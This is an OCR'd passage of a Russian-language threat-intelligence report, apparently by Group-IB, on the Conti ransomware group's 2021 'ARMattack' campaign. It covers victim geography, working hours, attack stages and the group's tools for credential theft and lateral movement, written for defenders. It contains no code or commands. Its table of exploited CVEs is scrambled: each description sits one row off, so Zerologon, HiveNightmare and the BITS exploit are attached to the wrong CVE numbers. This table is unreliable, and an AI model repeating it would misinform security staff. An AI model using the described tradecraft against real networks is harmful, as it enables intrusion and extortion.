
Количество атак по данным DLS группы Conti




Атаки Conti по кварталам: страны и индустрии




Q1 2021




Q2 2021



Q3 2021



Q4 2021



Q1 2022

В этом отчете мы хотим восполнить пробелы в исследованиях активности данной группы на примере одной из самых молниеносных и успешных ее кампаний, которую мы назвали **ARMattack**.

Также мы подробно опишем используемый группой Linux-троян, разложим всю активность Conti по всем известной матрице MITRE (опять же, в разрезе ARMattack), а в финале традиционно приведем индикаторы компрометации для исследования и хантинга за группой.

Отметим, что данный отчет открывает доступ к набору данных и подробной информации об актуальных техниках, тактиках и инструментах Conti как организациям, которые борются с киберпреступностью, так и потенциальным жертвам.

Этот материал будет полезен для ИТ-директоров, руководителей команд кибербезопасности, SOC-аналитиков, специалистов по реагированию на инциденты. Наша цель — содействовать сокращению финансовых потерь и простоев инфраструктуры, а также помочь в принятии превентивных мер по противодействию атакам группы Conti.

АНАЛИЗ КАМПАНИИ ARMATTACK ГРУППЫ CONTI


04

Переходим к основной части нашего отчета. Начиная с середины ноября 2021 года, Conti начала свою кампанию, которую мы обнаружили в ходе реагирования на инциденты и назвали **“ARMattack”** в честь первоначально обнаруженного доменного имени armdt[.]com, который раскрыл дальнейшую инфраструктуру атакующих. Кампания длилась чуть больше месяца — с 17 ноября 2021 по 20 декабря 2021 — но оказалась супер-результативной: в результате атакующим удалось скомпрометировать больше 40 организаций по всему миру.


Согласно результатам анализа, самая быстрая атака была проведена за 3 дня — ровно столько времени прошло от проникновения Conti в систему до её шифрования. При этом в арсенале злоумышленников были не только описанные ранее Windows-инструменты. Мы также обнаружили Linux-шифровальщики: Conti и Hive. На фоне слитой переписки группы Conti кооперация с Hive уже не является открытием.

География жертв и атакуемые индустрии

Помимо технического анализа использованных в кампании **ARMattack** инструментов, методов перемещения и других элементов атрибуции, свойственных Conti, мы также провели аналитику по странам и секторам, которые были атакованы группой:




География атак Conti в рамках кампании ARMattack



Источник: Group-IB

На основании активности Conti мы проанализировали их «рабочий график». Вероятнее всего, члены группы находятся в разных часовых поясах, однако график в любом случае показывает их высокую работоспособность: Conti фактически «вкалывает» по 14 часов ежедневно, 7 дней в неделю без праздников (кроме «новогодних каникул») и выходных. Ниже приведен график со средней частотой событий, связанных с активностью Conti, по рабочим дням.


Рабочие часы группы Conti (GMT+3)



Источник: Group-IB

А здесь специалисты Group-IB проанализировали активность Conti по событиям, связанным с группой, в часовом разрезе. Видно, что Conti начинают работу ближе к полудню (по GMT+3) и лишь после 21:00 сбавляют активность.

Рабочие часы группы Conti (GMT+3)



Источник: Group-IB

Опираясь на данные, которые мы получили в ходе слежения за активностью группы, можно сделать вывод, что тактики и техники, примененные в кампании **ARMattack**, также активно использовались группой и ранее. Кроме этого, мы решили закрыть брешь в описании инструментов группы, в частности, в конце отчета вы найдете описание Linux-версии трояна.

Что Conti сделают, если попадут к вам?

17 августа 2021 года был опубликован GitHub-проект, в котором выложили ряд инструкций для пентестеров группы Conti: https://github.com/ForbiddenProgrammer/conti-pentester-guide-leak. В серии атак группы, описываемой нами, операторы четко придерживались правил игры, заданных тимлидами данной группировки. В целом, ход их атаки можно разбить на четыре основные стадии:


1. **Проникновение.** В изучаемой кампании мы обнаружили доказательства проникновения в инфраструктуру жертвы через массово рассылаемый вредоносный документ, классифицированный как **DatopLoader**. Также в ходе реагирования на инциденты мы обнаружили файлы семейства **BazarLoader**, которые использовались как первоначальная стадия заражения организаций в кампании ARMattack.
2. **Первоначальная разведка.** На этой стадии злоумышленники определяют, к кому конкретно они попали и стоит ли двигаться дальше. В ходе реагирования на инциденты мы заметили один интересный момент: операторы игнорируют компьютеры, которые не принадлежат ни одному домену.

3. **«Хантинг админов» и получение доступа к серверам внутри инфраструктуры жертвы.** В первую очередь Conti интересуют контроллер домена и сервера с бэкапами.
4. **Загрузка и запуск шифровальщиков** на всех устройствах в сети организации, до которых удалось дотянуться, а также удаление всевозможных бэкапов.

В данном отчете мы подробнее остановимся на 2 и 3 пункте, так как первый довольно обширный и явно не поместится в формат одного отчета, а 4 пункт осуществляется уже после получения контроля над инфраструктурой жертвы, так что для его осуществления достаточно нескольких скриптов и одного-двух семейств шифровальщика.

Согласно результатам анализа команды Group-IB Threat Intelligence, самая быстрая атака, как было отмечено выше, была проведена за 3 дня от проникновения хакеров в систему до её шифрования. Ниже приведен таймлайн этой атаки:

Таймлайн атаки от заражения Cobalt Strike Framework до запуска шифровальщика Conti



Источник: Group-IB

Для проведения разведки и «хантинга админов» злоумышленники используют стандартные утилиты, входящие в состав операционной системы MS Windows. Если стандартного функционала не хватает, на зараженную систему доставляется утилиты **AdFind**, **SharpHound**, (модуль **BloodHound**) **nmap**, модули **PowerSploit** и так далее. Основная цель злоумышленников на этом этапе — завладеть доступом к серверу с AD и бэкап-серверам. Для этого они различными методами пытаются получить права администраторов, начиная от банального запуска общеизвестной утилиты Mimikatz и заканчивая «хитрым» дампом процесса **lsass.exe** и дальнейшим извлечением паролей из дампа на стороне злоумышленников. В своих стараниях Conti дошли даже до извлечения паролей из браузеров скомпрометированных устройств, используя утилиту **SharpChromium**.

Для бокового перемещения группа чаще всего использует функционал **Cobalt Strike** совместно с утилитой **PsExec** из пакета **SysInternals**. Когда не помогают и сторонние средства, на арену выходят эксплоиты. Ниже мы приведем перечень всех уязвимостей, которые мы чаще всего встречали в атаках данной группы:

ЭКСПЛОИТ	ОПИСАНИЕ	НАЗНАЧЕНИЕ
CVE-2021-41379	Windows LPE from https://github.com/klinix5/InstallerFileTakeOver	Повышение привилегий
CVE-2020-1472	Windows BITS LPE exploit	Боковое перемещение
CVE-2021-36934	Zerologon exploit	Повышение привилегий
CVE-2020-0787	HiveNightmare/SeriousSAM exploit	Повышение привилегий
CVE-2021-42287/CVE-2021-42278	BitsArbitraryFileMoveExploit from https://github.com/itm4n/BitsArbitraryFileMove	Повышение привилегий

В ходе проведения разведки злоумышленники точечно выгружали документы из инфраструктуры жертвы (чаще всего чтобы определить, с какой именно организацией они имеют дело) и искали файлы, содержащие пароли как в открытом, так и в зашифрованном виде. Довольно часто они ходили на сетевые диски внутри инфраструктуры жертвы, чтобы оттуда выгрузить файлы.


Наконец, получив все необходимые права и доступы ко всем интересующим устройствам, в анализируемой нами кампании **ARMattack**, при помощи PsExec хакеры «разливали» шифровальщики на всех устройствах и запускали их.

Перед тем, как перейти к детальному описанию каждой техники, дадим краткое описание инструментов, чаще всего использовавшихся в атаках:

